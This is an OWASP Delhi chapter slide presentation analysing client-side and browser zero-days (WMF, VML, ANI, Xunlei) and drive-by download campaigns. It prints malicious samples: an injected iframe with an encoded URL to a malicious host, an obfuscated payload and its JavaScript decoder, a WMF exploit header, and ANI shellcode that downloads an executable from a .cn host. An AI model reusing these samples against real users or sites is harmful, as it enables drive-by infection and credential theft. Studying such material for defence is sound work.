



Crossing the Chasm

Anatomy of Client-Side and Browser-Based Attacks

OWASP

Dhruv Soi, Pukhraj Singh

OWASP Delhi Chapter

Vikriya Technologies

threatcenter@vikriya.com

+91-120-4545-100

Copyright © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document
under the terms of the OWASP License.

The OWASP Foundation

<http://www.owasp.org>

Who am I?

➤ **Founder & Director**

- Vikriya
- Torrid Networks
- OWASP Delhi

➤ **Past experience**

- Application Security Consultant – Fidelity Investments
- Vulnerability Researcher – iPolicy Networks

Recent updates

➤ **OWASP AppSec India Conference 2008**

- Schedule: 20th and 21st August 2008
- Place: New Delhi, India
- One day conference, one day multi-track training sessions
- Participation from top 80 companies
- 350+ conference participants
- 250+ training participants
- Participation from top govt. executives
- Participation from neighboring countries
- Renowned international speakers like Shreeraj Shah, Nish Bhalla, Mano Paul, Jason Li, etc.

Live Event!!



8AM – Registration Area



8:30AM – Registration Area



Conference Stage



Crowd at conference



Crowd at tea

Upcoming News

- OWASP AppSec Asia 2009 to be held in India
- Schedule: September 2009
- Organizing committee – Dhruv Soi, Puneet Mehta, Pukhraj Singh, Wayne Huang, Tim Bass, and more...
- Bigger and better!!
- Great line-up of speakers
- Bleeding-edge trainings
- Vast coverage

“Trust me, I know what I am doing.”

- Director, Products and Services at Vikriya
- Strategic Advisor at Torrid Networks
- Senior Threat Analyst at Symantec Canada
- Project Manager at Third Brigade
- Founder at SigInt Network Defense
- Security Researcher at Blue Lane Technologies



● ● ● | The bigger picture...

Where are we now?

*An **organizational** perspective*

- Organizations have understood the end-to-end picture.
- Security has become justifiable in business terms.
- ‘Proactive, preemptive and inclusionary’ is the motto.
- Resolution of RoI is still under experimentation.
- Quality of manpower has improved.

Where are we now?

*An **industry** perspective*



- The industry is back to basics.
- Witnessing a wide scale, two-pronged consolidation.
- Focus shifting from best-of-the-breed to contemporary.
- Upping the effort to build in-house, multi-vendor, wholesome solutions at lowest cost.
- Turnkey, productized-services are the way to go.
- Investment is scarce and returns are scarcer.
- Technical innovation has hit the glass-ceiling.
- Outsourcing is still problematic.

Where are we now?


A technical perspective

- The threat landscape has changed.
- The focus is completely crime-centric.
- The vulnerability-to-exploit cycle is miniscule or negative.
- The vendors have become responsible and mature.
- Haphazard laws and legal ramifications have added to the FUD.

Customers are getting smarter



Predicting the Threat Landscape



● ● ● | The view from the foxhole...

WMF – Where it all began...

Timeline

- **October-December 2005:** Numerous versions of the private exploits were circulating in the wild already. The Russian mafia was selling ready-to-run malware versions for \$4000.
- **27th December 2005:** The vulnerability details were disclosed publicly on a mailing list and working exploit was released.
- **29th December 2005:** Microsoft confirms the vulnerability, but no patch in sight. Numerous versions of the malware popping out every minute.
- **31st December 2005:** Ilfak Gulfikanov, an independent researcher, releases a unofficial patch for the vulnerability.
- **5th January 2006:** Microsoft breaks out from its patch release cycle under pressure and delivers the fixes (MS06-001).

WMF – Where it all began...

Technical details...

- WMF contains graphics functions and parameters used to render an image.
- The file has a main header (18 bytes), followed by one or more data records.

```
typedef struct _WindowsMetaHeader
{
    WORD FileType; /* Type of metafile (1=memory, 2=disk) */
    WORD HeaderSize; /* Size of header in WORDS (always 9) */
    WORD Version; /* Version of Microsoft Windows used */
    DWORD FileSize; /* Total size of the metafile in WORDs */
    WORD NumOfObjects; /* Number of objects in the file */
    DWORD MaxRecordSize; /* The size of largest record in WORDs */
    WORD NumOfParams; /* Not Used (always 0) */
} WMFHEAD
```

WMF – Where it all began...

Technical details...

- A record is a binary-encoded function call to the MS-GDI. An integer identifies a specific GDI function, along with the parameters to that function.
- To render, the library calls each GDI function specified in these records and passes the associated parameters.

```
typedef struct
{
    0x061C RoundRect      \x20\x00\x00\x00 rdSize
    0x061D PatBlt         \x26\x06 rdFunction(0x0626)
    DWORD rdSize;        \x09\x00 nEscape (SETABORTPROC)
    WORD rdFunction;     \x16\x00 InDataSize
    WORD rdParm[1];      0x062F DrawText
    0x0626 Escape        uchar[n] lpvInData
} METARECORD;
```

```
int Escape( HDC hdc, int nEscape, int InDataSize, LPCSTR lpvInData,
            LPVOID lpvOutData );
```

- Second, third, and the fourth parameters are directly supplied by the file.

WMF – Where it all began...

Technical details...

- SetAbortProc sets the application-defined abort function that allows a print job to be cancelled during spooling.

```
int SetAbortProc( HDC hdc, ABORTPROC lpAbortProc );
```

- The second argument is a pointer to an arbitrary function.
- When WMF calls it, the function code is directly supplied as the last parameter.
- Rest is for your grandchildren...

WMF – Where it all began...

Celebrating 0-day New Year

```
00000000: 01 00 09 00 00 03 04 0a 00 00 06 00 3d 00 00 00 || 0.....=...  
00000010: 00 00 20 00 00 00 26 06 09 00 41 41 41 41 41 41 || .....&...AAAAAA
```

- Metasploit introduced compression, chunked encoding, dummy records evasion.
- Targeted attacks came to the limelight.
- Marked a milestone which changed the threat landscape.
- Contemporary defense was about to become obsolete.

IE CreateText 0-Day

Upping the ante

```
<SCRIPT LANGUAGE="JScript">
var rng = document.body.createTextRange( );
if (rng!=null) {
alert(rng.htmlText);
}
</SCRIPT>
```

- *createTextRange* method returns the *TextRange* object for an HTML element.
- *TextRange* facilitates the retrieval and modification of the text content of the element.

BODY, BUTTON, TEXTAREA, INPUT type=button, hidden, password, reset, submit, text

- Not all INPUT types support the *TextRange* object, so the *createTextRange* object method may not be invoked.

IE CreateText 0-Day

Upping the ante

- *createTextRange* utilizes a function pointer stored in a structure belonging to the INPUT element.
- Not initialized properly if the INPUT type is not designed to use *createTextRange* (button, checkbox, image, radio).
- The pointer contains an arbitrary address that usually points to the heap.
- The value stored at that address is directly used as the address of a function.

The VML 0-Day

Setting the standard

- Rejected as a web standard and was replaced by the Scalable Vector Graphics (SVG).

```
<v:rect  
style='width:120pt;height:80pt'  
fillcolor="red">  
<v:fill  
type="gradient"  
method="linear"/>  
</v:rect>
```

- The "*fill*" sub-element describes how the drawn object should be filled.
- No bounds checking on the *method* attribute of the *fill*.
- Uses a fixed size stack buffer of 260 bytes.

The VML 0-Day

Setting the standard

- Ubiquitous attack vectors (HTML - Outlook, IE).
- *Method* could be anywhere.
- Scripting languages are a decoding nightmare.
- IPS groaned. AVs were doing second-stage detection.
- Exploit-facing protection was debunked.

The ANI 0-day

Things were never the same

- A graphics file format used for animated icons and cursors.
- Based on the RIFF file format, which is used as a container.
- RIFF is a generic meta-format for storing data in tagged chunks.

Offset	Size	Description	Offset	Size	Description
-----	-----	-----	-----	-----	-----
0x0000	4	Chunk Identifier	0x0000	4	Chunk Identifier ("RIFF" or "LIST")
0x0004	4	Length (N)	0x0004	4	Length (N)
0x0008	N	Chunk Data	0x0008	4	Type Identifier
			0x000C	N	subchunks

- Two *Chunk Identifiers*, "RIFF" and "LIST", contain subchunks.
- If the *Type Identifier* of "RIFF" chunk is "ACON", the file is an ANI cursor.
- Every ANI file has chunk with *Chunk Identifier* "anif" (36 bytes), containing summary description of the file.

The ANI 0-day

Things were never the same

```
struct tagANIHeader {  
    DWORD cbSizeOf; // Num bytes in AniHeader (36 bytes)  
    DWORD cFrames; // Number of unique Icons in this cursor  
    DWORD cSteps; // Number of Blits before the animation cycles  
    DWORD cx, cy; // reserved, must be zero.  
    DWORD cBitCount, cPlanes; // reserved, must be zero.  
    DWORD JifRate; // Default Jiffies (1/60th of a second) if rate  
    chunk not present.  
    DWORD flags; // Animation Flag  
} ANIHeader;
```

- Only the first “anih” chunk undergoes sanity checks.
- After the check, *LoadAniIcon* calls *ReadChunk*.
- *ReadChunk* copies each chunk into a stack-based buffer.
- *Length* determines the size of the buffer!

The ANI 0-day

Things were never the same

- Mind-bogglingly diverse attack vectors (HTML, attachments).
- The file extension could be changed.
- Even the preview functions are vulnerable.
- Actually, a bug which rose from its ashes.
- Mallet on the head of MS' QA practices.

Shotgun Attacks, Drive-By Downloads

- The most business-savvy cyber-crime model.
- Heavy monetization. Arms bazaar.
- Used for plethora of nefarious activities – espionage, data thefts, bot herding, etc.
- Contemporary defense fails to provide protection.
- AV vendors are fooling you by providing reactive defense.
- Simple, precise, scalable, wide-scale, productizable.

Shotgun – Bank of America



```
<HTML>
<HEAD>
<meta http-equiv="Content-Language" content="en-us">
<meta name="GENERATOR" content="Microsoft FrontPage 5.0">
<meta name="ProgId" content="FrontPage.Editor.Document">

<TITLE>Don Heckman's Web Site</TITLE>
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=windows-1252">
<base href="http://www.dheckman.com">
</HEAD>
<BODY BGCOLOR=#FFFF99 link="#000080" vlink="#800000" alink="#808000">
<iframe src="&#104;&#116;&#116;&#112;&#58;&#47;&#47;&#119;&#119;&#119;&#46;&#114;&#111;&#99;&#107;&#45;&#115;&#112;&#105;&#114;&#105;&#116;&#115;&#46;&#100;&#101;&#47;&#116;&#101;&#109;&#112;&#108;&#97;&#116;&#101;&#115;&#47;&#105;&#110;&#100;&#101;&#120;&#46;&#112;&#104;&#112;">
</iframe>
```

- The URL is encoded using a simple decimal representation method.

"http://www.rock-spirits.de/templates/index.php"

- Unescaped() - <http://www.rock-spirits.de/template/index.php>

Shotgun – Bank of America

- The second URL contains harmless-looking encoded data and a decoder.

```
hcgy4h3MuSTd00Xlkb3_kbVFo1V_fODy4h3MuSYdvlON27D_eCDl9AvQibV_ebDGAF
QshsV7hZYnfOXyhaTdJw9l2nQlPlClCTdPArNfOQlA29yh0Ed@7vQibV_ebDGoMVN
4ST79CvWwvrZ4OQ14BQ7RCvxJMzMjAH7aw9ywwvxQ8Yy8AvxhJX1anQ7kaTdJwvl9R
AyROQ1RmA_XbD_eB9lOw9doLvWwvrZ4OQ14BQ7RCvxJMzZQLXNhGrdha37hZYneh3x
hZTdRu3_OBvWiArFhFXsNh3NaS3NEhXMR5Q1AsQsha9dOw9doLvWwvrZ4OQ14BQ7RC
vxJMzZQLXNhGrdha37hZYneh3xhZTdRu3_OBvWiArFhFXs1bQ1EhXMR5Q1Aa9dOw9l
w2r7h0P_aSP_ABrNwZ3ZQ0YnwuQdAIHdiCHdPMClCTdPArNfOQlA29yh0Ed@7vTRS
PGoMVN4ST79nHdoar7kLHdJ5V_e5QMAJV7PzYnJMzMjAH7aw9ywwvxQ8Yy8AvxhJX1
anQ7kaTdJwvl92nNema_XbD_eB9lw2r7h0P_aSP_ABrNwZ3ZQ0YnibQ12hYlAa37Pl
zZQlON27D_eCDl9AvT@Br_wwvxQ63_iAvloMDLI5TxInVth0EdoRAYROQ1RmB7anHd
USV_UODlXSDyaMXN5mVMjSQNwbPyjBDyXSQMj5TNYBXNUSDMUXmJ5TN9RTla537Pa
vmQlO1ahTd@hXMqzDySzQliwrFhRAYROQ1RmB7an9dI5TxInXt9GcGCBBEmAwdwZ@n
@hXMqzDySzQlisv lubXlAavTZSwdOahMeSTyDFvspeP19aPl4xVsUA3MiCQ1U7HNRm
HlRzQyOOQ1R5PsRB3N9wTMumgyunVFiSDyoc9NanDyRCvmQFX_XmclUB3lOh@sUbXl
5Br7PlO1ahTdYOXxa7DlUSYyaOEdJw9daOV_aOV_aOV_aOV_UCgKS8@tUavmQ63_iA
vMaM3_9mDyeh3_iwrFhar_aOV_aOV_aOV_aODy82EmeagtoZ@nfOXyhZV_DOXl@5T1
<truncated>
```

Shotgun – Bank of America

- The decoding function was quite advanced, involving the use of a lookup table and a number of mathematical operations.

```
function dc(x)
{
    var l=x.length,b=1024,i,j, u,p=0,s=0,w=0;
    t=Array(63,37,23,57,1,6,19,50,27,12,0,0,0,0,0,0,13,10,42,46,24,45,55,43,44,15,31,53,47,34,
    ,33,14,25,40,7,26,41,17,56,49,8,9,39,0,0,0,0,32,0,3,30,59,48,22,20,29,2,16,4,5,35,54,58,0,
    ,21,61,60,51,52,18,28,11,38,36,62);


    for(j=Math.ceil(l/b);j>0;j--)
    {
        u='';
        for(i=Math.min(l,b);i>0;i--,l--)
        {
            w|=(t[x.charCodeAt(p++)-48])<<s;
            if(s)
            {
                u+= String.fromCharCode(226^w&255);
                w >>=8;
                s-=2;
            }
            else
            {
                s=6;
            }
        }
        document.write(u);
    }
}
```

Shotgun – Bank of America

- Once run with the specified string, this decoding routine will write new content to the web site which exploits a number of vulnerabilities targeting Internet Explorer.
- Microsoft XML Core Service XMLHTTP ActiveX Control Remote Code Execution Vulnerability
- Microsoft MDAC RDS.Dataspace ActiveX Control Remote Code Execution Vulnerability
- Java Sandbox Privilege Escalation Exploit
- Downloads an executable QRhrTRWtr.exe, packed with FSG.
- Downloads another executable demo.exe, a variant of Infostealer.Bancos.

Shotgun – Orkut.com

- A encoded webpage points to a fake Orkut login.
- The login information is sent to the attacker.
- A variant of the Microsoft MDAC RDS.Dataspace ActiveX Control Remote Code Execution Vulnerability which downloads a known trojan.




The screenshot shows a web page with a blue header and a yellow sidebar. The sidebar contains links: [Hospedagem de Sites](#), [Jogos online](#), [Dieta](#), [Emagrecer](#), [Registro de domínios](#), and [Blog grátis](#). The main content area has a title 'login' and a text prompt: 'Efetue login no orkut com o ou'. Below this is the 'Conta Google' logo. There are two input fields: 'Nome de usuário/E-mail:' and 'Senha:'. A checkbox labeled 'Salvar as minhas informações neste computador.' is next to the password field. Below the fields is a button labeled 'Efetuar login'. At the bottom of the form is a link: [Esqueceu a sua senha?](#). Below the form, there is a text block: 'Se você não tem uma Conta do Google, entre o seu nome de usuário e senha do orkut.' and another text block: 'Caso tenha dúvidas, por favor visite nossa página de [perguntas sobre a conta do orkut](#)'.

ANI Exploitation



```

0000:0200 ff 50 e8 5b 00 00 00 eb 81 e8 e9 ff ff ff 83 c4 yPè[...ë.ëéyyy'.Ä
0000:0210 08 c3 e8 5f 00 00 00 68 ec 97 03 0c 50 e8 7a 00 .Äè...hì...Pèz.
0000:0220 00 00 83 c4 08 c3 e8 4b 00 00 68 aa fc 0d 7c ...Ä.ÄèK...hâü.|
0000:0230 50 e8 66 00 00 00 83 c4 08 c3 e8 37 00 00 68 Pèf...Ä.Äè7...h
0000:0240 72 fe b3 16 50 e8 52 00 00 83 c4 08 c3 e8 4d rp³.PèR...Ä.ÄèM
0000:0250 ff ff ff 68 4f ef 4f 05 50 e8 3e 00 00 83 c4 yyyh0i0.Pè>...Ä
0000:0260 08 c3 e8 0f 00 00 00 68 8e 4e 0e ec 50 e8 2a 00 .Äè...h.N.iPè*.
0000:0270 00 00 83 c4 08 c3 33 c0 64 8b 40 30 85 c0 78 10 ...Ä.Ä3Äd.@0.Äx.
0000:0280 3e 8b 40 0c 3e 8b 70 1c ad 3e 8b 40 08 c3 eb 0b >.@.>.p.->.@.Äè.
0000:0290 3e 8b 40 34 83 c0 7c 3e 8b 40 3c c3 60 36 8b 6c >.@4.Ä|>.@<Ä`6.l
0000:02a0 24 24 36 8b 45 3c 36 8b 54 05 78 03 d5 3e 8b 4a $$$6.E<6.T.x.Ö>.J
0000:02b0 18 3e 8b 5a 20 03 dd e3 3b 49 3e 8b 34 8b 03 f5 .>.Z.Yä;I>.4..ö
0000:02c0 33 ff 33 c0 fc ac 84 c0 74 07 c1 cf 0d 03 f8 eb 3y3Äü~.Ät.ÄI..öè
0000:02d0 f4 36 3b 7c 24 28 75 df 3e 8b 5a 24 03 dd 66 3e ô6;|$(uß>.Z$.Ýf>
0000:02e0 8b 0c 4b 3e 8b 5a 1c 03 dd 3e 8b 04 8b 03 c5 36 ..K>.Z..Ý>...Ä6
0000:02f0 89 44 24 1c 61 c3 e8 06 fe ff ff 68 74 74 70 3a .D$.aÄè.bÿÿhttp:
0000:0300 2f 2f 77 77 77 2e 39 39 39 38 38 37 37 37 2e //www.999888777.
0000:0310 63 6e 2f 77 68 79 2f 61 64 2e 65 78 65  cn/why/ad.exe
    
```



MS07-033 and Xunlei Shotgun

- The actual exploit was obfuscated six times!
- For the outermost layer of obfuscation, the attacker is using the *eval()* to evaluate the text as script code.
- The decoded script is divided into three portions that are being passed as arguments to the *document.writeln()* function. This function will write the HTML expressions in the current window.
- The resulting code is divided into two main portions. The first part is evaluating an expression encoded using the *escape()* function. This turns out to be a function doing mathematical substitution.
 - Microsoft Internet Explorer Speech API 4 COM Object Instantiation Buffer Overflow Vulnerability
 - Xunlei Web Thunder ThunderServer.webThunder.1 ActiveX Control Arbitrary File Download Vulnerability

Xunlei 0-Day - I

- Xunlei (Thunderbolt) is a popular Chinese peer-to-peer file-sharing application having a very wide user base.
- Xunlei also provides an application called WebThunder, which is a simplified web-based alternative for the original application.
- Upon installation, WebThunder installs and registers many COM objects.
- The COM control ThunderServer.webThunder.1 fails to properly validate the supplied user input.

SetBrowserWindowData – Open a new browser window with a user-supplied URL.

SetConfig – Set up configuration parameters for the window.

HideBrowserWindow – Hide the newly opened browser window.

AddTask – Add a download task on the WebThunder task panel


SearchTask – Search for a task.

OpenFile – Open a file under the selected task. In this case, the name of the malicious file.

Xunlei 0-Day - II

- C:\Documents and Settings\All Users\Application Data\Thunder Network\KanKan\pplayer.dll_1_work
- FlvPlayerUrl()
- The *FlvPlayerUrl()* method takes a single argument processed as Unicode and later copied into heap. At some point, a miscalculated or unbounded copy occurs, causing a portion of the heap to become corrupted.
- In some cases, exploitation was successful
- The trend of exploits for unknown vulnerabilities being posted to Chinese sites and is becoming increasingly common.
- We've observed similar attacks involving both GlobalLink and SSReader zero-day exploits.

